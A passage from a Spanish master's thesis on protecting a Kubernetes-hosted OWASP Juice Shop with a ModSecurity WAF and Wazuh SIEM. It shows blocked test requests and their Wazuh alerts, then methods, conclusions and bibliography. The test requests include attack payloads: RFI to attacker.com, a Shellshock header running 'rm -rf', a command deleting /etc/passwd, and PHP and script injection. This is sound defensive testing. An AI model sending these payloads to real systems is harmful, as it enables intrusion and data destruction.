Dec 5, 2023 @ 22:00:44.254	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 930100: Path Traversal Attack (/../) - Severity 2	7	200001

Ilustración 61. Evento generado por petición LFI

Remote File Inclusion (RFI)

Remote File Inclusion (RFI) es una vulnerabilidad de seguridad que se produce en aplicaciones web, permitiendo a un atacante incluir archivos remotos en el servidor web. A diferencia de la Inclusión de Archivos Locales (Local File Inclusion, LFI), donde los archivos incluidos están ya presentes en el servidor, RFI explota la funcionalidad de la aplicación para ejecutar código alojado en un servidor externo. Esto puede resultar en la ejecución de scripts maliciosos, que pueden comprometer el servidor web y su red subyacente.

En una aplicación vulnerable donde se ejecute el contenido de un fichero sin comprobar su origen utilizando un parámetro para especificar el fichero, la vulnerabilidad puede explotarse así:

Petición

```
curl "http://juice-
shop.mydomain.com?_CONF\[path\]=https://attacker.com"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com?_CONF\[path\]=https://a
ttacker.com"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 62. Petición RFI

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:17:31.146	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 931110: Possible Remote File Inclusion (RFI) Attack: Common RFI Vulnerable Parameter Name used w/URL Payload - Severity 2	7	200001

Ilustración 63. Evento generado por petición RFI

PHP Code Injection

La "Inyección de Código PHP" (PHP Code Injection) puede darse en aplicaciones web que utilizan el lenguaje de programación PHP. Esta vulnerabilidad permite a un atacante inyectar y ejecutar código PHP arbitrario en el servidor. Esto puede ocurrir cuando una aplicación no valida o sanea adecuadamente las entradas del usuario antes de procesarlas, permitiendo la ejecución de código PHP malicioso.

Petición

```
curl "http://juice-shop.mydomain.com/?arg=1;phpinfo()"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com/?arg=1;phpinfo()"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 64. Petición PHP Code Injection

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:30:49.753	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 933160: PHP Injection Attack: High-Risk PHP Function Call Found - Severity 2	7	200001

Ilustración 65. Evento generado por petición PHP Code Injection

HTTProxy

La vulnerabilidad surge cuando una aplicación web utiliza la cabecera HTTP Proxy para configurar un proxy. Si la aplicación también pasa todas las cabeceras HTTP a un entorno CGI (Common Gateway Interface), la cabecera Proxy puede sobrescribir la variable de entorno HTTP_PROXY en el servidor.

Petición

```
curl -H "Proxy: http://proxy-atacante.com" http://juice-shop.mydomain.com
```

Respuesta

```
esperanza@ubuntu:~$ curl -H "Proxy: http://proxy-atacante.com" http://juice-shop
.mydomain.com
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 66. Petición HTTProxy

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:32:27.090	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 920450: HTTP header is restricted by policy (/proxy/) - Severity 2	7	200001

Ilustración 67. Evento generado por petición HTTProxy

Shellshock

Shellshock se explota a través de la manipulación de variables de entorno que son procesadas por Bash. Bash tiene una característica que permite almacenar y ejecutar una función definida por el usuario como parte del valor de una variable de entorno. La vulnerabilidad surge cuando Bash procesa estas variables y ejecuta código adicional que sigue a la definición de la función.

Petición

```
curl -H "User-Agent: () { :; }; /bin/rm -rf" http://juice-shop.mydomain.com
```

Respuesta

```
esperanza@ubuntu:~$ curl -H "User-Agent: () { :; }; /bin/rm -rf" http://juice-sh
op.mydomain.com
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 68. Petición Shellshock

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:34:06.662	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 932170: Remote Command Execution: Shellshock (CVE-2014-6271) - Severity 2	7	200001

Ilustración 69. Evento generado por petición Shellshock

Unix/Windows Shell Injection

La inyección de Shell en sistemas Unix o Windows, también conocida como "Shell Injection", es una vulnerabilidad de seguridad que ocurre cuando un atacante puede ejecutar comandos arbitrarios del sistema operativo (shell) en un servidor a través de una aplicación vulnerable. Esta vulnerabilidad es similar en concepto a la inyección de SQL, pero en lugar de inyectar comandos SQL maliciosos, el atacante inyecta comandos del sistema operativo.

Petición

```
curl "http://juice-shop.mydomain.com?param=system(cd+/etc;+rm+passwd;)"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com?param=system(cd+/etc;+r
m+passwd;)"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Evento en Wazuh

Ilustración 70. Petición Shell Injection

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:36:10.578	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 932105: Remote Command Execution: Unix Command Injection - Severity 2	7	200001

Ilustración 71. Evento generado por petición Shell Injection

Session Fixation

La "Session Fixation" es un tipo de ataque de seguridad en aplicaciones web que permite a un atacante fijar el ID de sesión de otro usuario. Posteriormente, el atacante puede acceder a la cuenta del usuario como si fuera el usuario legítimo. Este ataque explota la vulnerabilidad en el manejo de la sesión de una aplicación web.

Petición

```
curl "http://juice-shop.mydomain.com/<script>document.cookie='sessionid=abcd';</script>"
```

Respuesta

```
esperanza@ubuntu:~$ curl 'http://juice-shop.mydomain.com/<script>document.cookie="sessionid=abcd";</script>'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 72. Petición Session Fixation

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:48:28.664	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 941110: XSS Filter - Category 1: Script Tag Vector - Severity 2	7	200001

Ilustración 73. Evento generado por petición Session Fixation

Scripting/Scanner/Bot Detection

La detección de scripting, escaneo y bots se refiere a la identificación y manejo de tráfico automatizado en aplicaciones web o redes. Este tráfico puede ser generado por scripts automatizados, scanners de seguridad, o bots (programas automatizados), y puede tener varios propósitos, desde benignos (como los bots de motores de búsqueda) hasta maliciosos (como los bots de scraping, ataques de fuerza bruta, o inyecciones SQL).

Petición

```
curl http://juice-shop.mydomain.com/hello -H "User-Agent:
Arachni/0.2.1"
```

Respuesta

```
esperanza@ubuntu:~$ curl http://juice-shop.mydomain.com/hello -H "User-Agent: Ar
achni/0.2.1"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 74. Petición Scanner

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:55:27.967	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 913100: Found User-Agent associated with security scanner - Severity 2	7	200001

Ilustración 75. Evento generado por petición Scanner

Metadata/Error Leakages

La vulnerabilidad conocida como "Metadata/Error Leakages" (Fugas de Metadatos/Errores) se refiere a la exposición no intencionada de información detallada del sistema, que puede ocurrir cuando una aplicación web o un servidor revela metadatos o mensajes de error detallados. Esta información puede ser utilizada por un atacante para obtener una mejor comprensión de la infraestructura subyacente de la aplicación, lo que podría facilitar ataques más específicos y sofisticados.

Petición

```
curl http://juice-shop.mydomain.com/.git/
```

Respuesta

```
esperanza@ubuntu:~$ curl http://juice-shop.mydomain.com/.git/
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 76. Petición Metadata/Error Leakages

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 22:58:25.435	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 930130: Restricted File Access Attempt - Severity 2	7	200001

Ilustración 77. Evento generado por petición Metadata/Error Leakages

4.8.2. Presentación de los Eventos de Seguridad en Wazuh

En el cuadro de mandos “Security Events” se muestra la presentación de los eventos de seguridad en Wazuh generados durante pruebas con ModSecurity. Este es el panel filtrando por eventos leídos desde el log de ModSecurity:




Ilustración 78. Panel de Eventos de Seguridad filtrado por eventos de ModSecurity




Ilustración 79. Información extendida de un evento de ModSecurity

Wazuh es proporciona detección de intrusiones, monitorización de integridad, y respuesta a incidentes. ModSecurity, por otro lado, es un firewall de aplicaciones web (WAF) que ayuda a proteger las aplicaciones web de ataques comunes y conocidos. Al integrar Wazuh con ModSecurity y trabajar ambas herramientas de forma conjunta, se obtienen beneficios significativos en términos de seguridad y gestión de eventos.




Ilustración 80. Panel general con todos los eventos integrados

Además, las vistas pueden personalizarse y obtienen información de acuerdo con las fuentes configuradas.




Ilustración 81. Vista personalizada después del ataque

Uno de los factores que se hace notable durante este ejercicio de pruebas es la importancia de la presentación de Eventos de Seguridad de forma directa y legible. Tras estas pruebas integradas se observa que se consigue:

- **Mejora de la visibilidad**: La presentación efectiva de eventos de seguridad permite a los administradores y analistas de seguridad tener una visión clara de lo que está sucediendo en el entorno de Kubernetes. Esto es especialmente importante puesto que Kubernetes puede resultar complejo, al tener múltiples componentes y microservicios.
- **Detección temprana de amenazas**: La integración de Wazuh con ModSecurity facilita la detección temprana de actividades sospechosas o maliciosas. Los eventos generados por ModSecurity, como intentos de inyección SQL, XSS, o ataques de fuerza bruta, se registran y presentan en Wazuh, permitiendo una rápida identificación y respuesta.
- **Análisis forense y diagnóstico**: La capacidad de revisar y analizar eventos de seguridad detallados es fundamental para la investigación forense y el diagnóstico de problemas de seguridad. Wazuh proporciona herramientas para analizar estos eventos, lo que ayuda a entender cómo ocurrió un ataque y cómo prevenir incidentes futuros.
- **Cumplimiento normativo**: Muchas organizaciones están sujetas a normativas de cumplimiento que requieren la monitorización y el registro de eventos de seguridad. La presentación adecuada de estos eventos ayuda a cumplir con estas normativas.
- **Gestión de Incidentes Mejorada**: La capacidad de correlacionar eventos de diferentes fuentes (como ModSecurity y otros controles de Kubernetes) permite una gestión de incidentes más efectiva. Wazuh puede ayudar a identificar patrones y relaciones entre diferentes tipos de eventos, lo que es crucial para una respuesta rápida y efectiva a incidentes.
- **Automatización de Respuestas**: Wazuh no solo presenta eventos, sino que también permite automatizar respuestas a ciertos tipos de actividades detectadas. Esto puede incluir acciones como la modificación de reglas de firewall, la desconexión de usuarios o sistemas, o la alerta a los administradores.
- **Optimización de Recursos de Seguridad**: Al tener una presentación clara y organizada de los eventos de seguridad, los equipos pueden priorizar mejor sus esfuerzos y recursos, enfocándose en las amenazas más críticas.

5. Materiales y métodos

Este Trabajo Fin de Máster se enfoca en la securización de servicios orquestados con Kubernetes. El objetivo principal es desarrollar e implementar un sistema seguro y eficiente para la gestión de servicios orquestados. Para alcanzar este objetivo, se han utilizado diversas herramientas y tecnologías.

5.1. Hardware Utilizado

El desarrollo y las pruebas se llevaron a cabo en un **MacBook Pro con un procesador de 2,3 GHz Intel Core i7 de 4 núcleos. Y 16 GB de RAM**. En ese dispositivo se creó una máquina virtual a la que se le asignaron la mitad de sus recursos.

5.2. Software y Herramientas

Sistema Operativo y Entorno de Virtualización

- **VirtualBox**: Se ha utilizado VirtualBox para crear máquinas virtuales, emular un entorno de producción y realizar pruebas en un entorno aislado.
- **Ubuntu 22.04**: Es el sistema operativo elegido para la máquina virtual. Proporciona un entorno fiable para la implementación y pruebas.

Orquestación y Contenedores

- **Docker**: Se utilizado Docker como driver para Minikube.
- **Minikube**: Se ha simulado un clúster de Kubernetes en un entorno local utilizando Minikube, permitiendo pruebas y desarrollos sin necesidad de un clúster de producción.

Seguridad y Monitorización

- **Nginx Ingress Controller**: Se ha configurado un Nginx Ingress Controller para gestionar el acceso externo a los servicios de Kubernetes (Minikube).
- **ModSecurity**: Integrado con el Nginx Ingress Controller, ModSecurity es el firewall de aplicaciones web escogido para proteger el clúster.
- **Wazuh**: Se ha utilizado Wazuh para la monitorización continua y la detección de amenazas en tiempo real en el entorno orquestado.

5.3. Metodología

El detalle de la metodología puede verse en el capítulo 1.4. Como resumen, se ha seguido una estrategia con tres fases fundamentales: El análisis, el diseño y la implementación. Ahondando en la secuenciación de tareas que se han seguido, se han planificado, se ha realizado una profunda investigación sobre las amenazas de seguridad existentes y, tras ella, se ha planteado un diseño.

Posteriormente, se ha implementado la solución diseñada y se han realizado pruebas que han permitido verificar el correcto funcionamiento de la solución.

6. Resultados

En la fase inicial del proyecto se realizó un análisis exhaustivo de diferentes WAFs y SIEMs. Se compararon diversas soluciones en base a su compatibilidad con Kubernetes, facilidad de integración, eficacia en la detección de amenazas y flexibilidad en la configuración. También se tuvieron en cuenta las distintas amenazas que suelen presentarse, especialmente las más comunes, que se detallan en el punto 2.5.

ModSecurity y Wazuh fueron las soluciones seleccionadas teniendo en cuenta los factores anteriormente mencionados, entre otros. Los resultados de esta comparativa se detallan en el capítulo 3.2 de este documento.

Posteriormente diseñó una arquitectura integrada en la que ModSecurity opera como un WAF en el Ingress Controller de Kubernetes, y Wazuh actúa como SIEM para el análisis y monitorización de eventos. La Ilustración 6 muestra el esquema de la arquitectura, destacando la interacción entre los componentes y la aplicación protegida.

Se desplegó una aplicación vulnerable, concretamente la JuiceShop de OWASP. Fue desplegada en un clúster de Kubernetes (Minikube), con ModSecurity configurado como un sidecar en el Ingress Controller, lo que permitió securizarla. En este trabajo se documentan las configuraciones clave y scripts de implementación.

Tras la implementación de la solución se ejecutaron varias pruebas de penetración los ataques más comunes, demostrando la eficacia de ModSecurity como WAF y Wazuh como SIEM. Los resultados detallados de estas pruebas se presentan en el capítulo 4.8, incluyendo tipos de ataque y los resultados obtenidos.

Los eventos generados por ModSecurity se integraron en Wazuh, permitiendo un monitoreo en tiempo real que facilitaría una rápida respuesta a incidentes de seguridad. En las ilustraciones 46 y 47 respectivamente puede verse la integración del agente desplegado en el Ingress con ModSecurity y la presentación por defecto de los ataques detectados en el dashboard.

También se configuró una visualización sencilla en Wazuh para mostrar los eventos de seguridad. Esta visualización podría integrarse en un dashboard más general y colaborar en la identificación rápida de amenazas y anomalías detectadas por Wazuh. La Ilustración 82 presenta una captura de pantalla de la visualización creada.

Durante este trabajo, la combinación de ModSecurity y Wazuh se ha presentado como una solución efectiva para la protección y monitorización de una aplicación en Kubernetes. La integración de estas herramientas ha proporcionado una buena barrera defensiva contra una gran variedad de ataques.

7. Conclusiones y trabajos futuros

Este trabajo ha demostrado la eficacia de integrar ModSecurity y Wazuh en un entorno de microservicios orquestados por Kubernetes. La implementación de ModSecurity como un firewall de aplicaciones web (WAF) en el Ingress Controller de Kubernetes ha resultado una excelente línea de defensa contra los ataques más comunes. Su capacidad para detectar y bloquear los ataques simulados refuerza la importancia contar con un WAF para proteger servicios y microservicios.

El uso de Wazuh ha sido una elección particularmente acertada para el monitoreo y análisis de la seguridad. Su integración como SIEM permitiría la detección en tiempo real de amenazas y una respuesta rápida ante incidentes de seguridad. Además, la posibilidad realizar configuraciones de visualización personalizadas demuestra su flexibilidad y usabilidad, confiriéndole la posibilidad de ajustarse a medida según las necesidades del entorno a monitorizar.

La arquitectura propuesta y las pruebas realizadas resaltan la importancia de un enfoque integral en la seguridad de las aplicaciones, combinando tanto la prevención de intrusiones como el monitoreo y análisis de eventos de seguridad.

Dado el amplio abanico de posibilidades que se abre con el uso de estas herramientas, es posible identificar áreas para futuras investigaciones y desarrollos:

- **Configuración de Wazuh**: Wazuh es una herramienta de seguridad muy configurable y potente. Un trabajo futuro podría centrarse en la profundización en sus funcionalidades, especialmente en la configuración de alertas personalizadas y en la adaptación de reglas para enfrentar amenazas emergentes, lo que podría permitir una respuesta más dinámica y adaptativa.
- **Evaluación la solución en entornos de mayor escala**: Aunque que este proyecto se ha centrado en un entorno controlado, sería interesante evaluar la escalabilidad y eficiencia de la arquitectura propuesta en entornos de producción más grandes y complejos si existiera la posibilidad.
- **Integración de Soluciones de Inteligencia de Amenazas**: Explorar la integración de fuentes externas de inteligencia de amenazas con Wazuh para mejorar aún más la capacidad de anticiparse y reaccionar frente a amenazas cibernéticas.
- **Estudio de Wazuh como TFM**: Dada la amplitud y profundidad de las capacidades de Wazuh, un estudio detallado de esta herramienta podría ser un proyecto en sí mismo. Este trabajo podría explorar aspectos avanzados de configuración, optimización de la recopilación de datos y métodos de correlación de eventos para mejorar la seguridad general del sistema.

Los trabajos futuros propuestos complementarían el realizado en este proyecto y delinearían un camino interesante en el campo de la seguridad informática.

8. Glosario

Clúster: Conjunto de servidores o nodos que trabajan juntos para ejecutar aplicaciones y compartir cargas de trabajo.

Contenedor: Unidad de software que empaqueta el código y todas sus dependencias para que la aplicación se ejecute de manera rápida y confiable en diferentes entornos informáticos.

Docker: Plataforma de software que permite la creación, prueba e implementación de aplicaciones mediante el uso de contenedores.

Firewall de Aplicaciones Web (WAF): Herramienta de seguridad que monitorea y filtra el tráfico HTTP hacia y desde una aplicación web.

Kubernetes: Sistema de orquestación de contenedores de código abierto diseñado para automatizar la implementación, escalado y operación de aplicaciones en contenedores.

Minikube: Herramienta que facilita la ejecución de Kubernetes localmente, simulando un clúster de Kubernetes en una única máquina virtual o en el sistema anfitrión.

ModSecurity: Firewall de aplicaciones web (WAF) de código abierto que se utiliza para monitorear, registrar y mitigar ataques a aplicaciones web.

Nginx Ingress Controller: Controlador para el servidor web Nginx que proporciona una puerta de enlace para acceder a servicios en un clúster de Kubernetes desde fuera del mismo.

Orquestación de Servicios: Proceso de coordinar y manejar de forma automática distintos servicios y tareas en una arquitectura de software, especialmente en entornos de microservicios y contenedores.

OWASP (Open Web Application Security Project): Comunidad online que produce artículos, metodologías, documentación, herramientas y tecnologías en el campo de la seguridad de aplicaciones web.

SIEM (Security Information and Event Management): Tecnología que proporciona una visión en tiempo real de la actividad de seguridad en una infraestructura de TI. Combina la gestión de información de seguridad (SIM) y la gestión de eventos de seguridad (SEM) para recopilar, analizar y reportar datos de seguridad, ayudando a detectar, prevenir y responder a amenazas

Wazuh: Plataforma de seguridad de código abierto utilizada para la detección de intrusiones, el monitoreo de seguridad, la respuesta a incidentes y la integridad de los datos.

9. Bibliografía

[1] P. J. V. A. y. V. T. B. D. Roldán Martínez, Microservicios, un enfoque integrado, Paracuellos de Jarama, Madrid: RA-MA, 2018.

[2] L. . Adrián y P. . Antonio, «Análisis de aplicaciones de arquitecturas monolíticas para su migración a arquitecturas basadas en microservicios,» , 2019. [En línea]. Available: https://riull.ull.es/xmlui/handle/915/15475. [Último acceso: 5 10 2023].

[3] D. y. M. E. López, «Arquitectura de Software basada en Microservicios para Desarrollo de Aplicaciones Web,» de *Gestión de las TICs para la Investigación y la Colaboración*, San José, 2017.

[4] Organización Naciones Unidas, «Objetivos y metas de desarrollo sostenible,» [En línea]. Available: https://www.un.org/sustainabledevelopment/es/sustainable-development-goals/. [Último acceso: 5 10 2023].

[5] Oracle, «¿Qué es un WAF? Definición de un Web Application Firewall,» [En línea]. Available: https://www.oracle.com/es/database/security/que-es-un-waf.html. [Último acceso: 7 Octubre 2023].

[6] Cloudflare, «¿Qué es un WAF? | Explicación de Web Application Firewall,» [En línea]. Available: https://www.cloudflare.com/es-es/learning/ddos/glossary/web-application-firewall-waf/. [Último acceso: 7 Octubre 2023].

[7] Geekflare, «4 Cortafuegos de aplicaciones web de código abierto para mejora la seguridad,» [En línea]. Available: https://geekflare.com/es/open-source-web-application-firewall/. [Último acceso: 7 Octubre 2023].

[8] Check Point, «Top 10 Open-Source WAFs for OWASP-Top-10 and Zero-Day Protection,» [En línea]. Available: https://www.openappsec.io/post/best-open-source-wafs. [Último acceso: 7 Octubre 2023].

[9] Universidad de Granada, «Protege tus activos web con WAF de código abierto (Open Source WAF),» [En línea]. Available: https://blogs.ugr.es/seguridadinformatica/protege-tus-activos-web-con-waf-de-codigo-abierto-open-source-waf/. [Último acceso: 7 Octubre 2023].

[10] Kubernetes, «Ingress Controllers,» [En línea]. Available: https://kubernetes.io/docs/concepts/services-networking/ingress-controllers/. [Último acceso: 8 Octubre 2023].

[11] Nginx, «A Guide to Choosing an Ingress Controller, Part 4: NGINX Ingress Controller Options,» [En línea]. Available: https://www.nginx.com/blog/guide-to-choosing-ingress-controller-part-4-nginx-ingress-controller-options/. [Último acceso: 8 Octubre 2023].

[12] Traefik, «Traefik & Kubernetes,» [En línea]. Available: https://doc.traefik.io/traefik/providers/kubernetes-ingress/.

[13] HAProxy, Overview | HAProxy Documentation. [En línea]. Available: https://www.haproxy.com/documentation/kubernetes-ingress/overview/. [Último acceso: 8 Octurbre 2023].

[14] Avi Network, «What is Kubernetes Service Mesh?,» [En línea]. Available: https://avinetworks.com/glossary/kubernetes-service-mesh/. [Último acceso: 8 Octubre 2023].

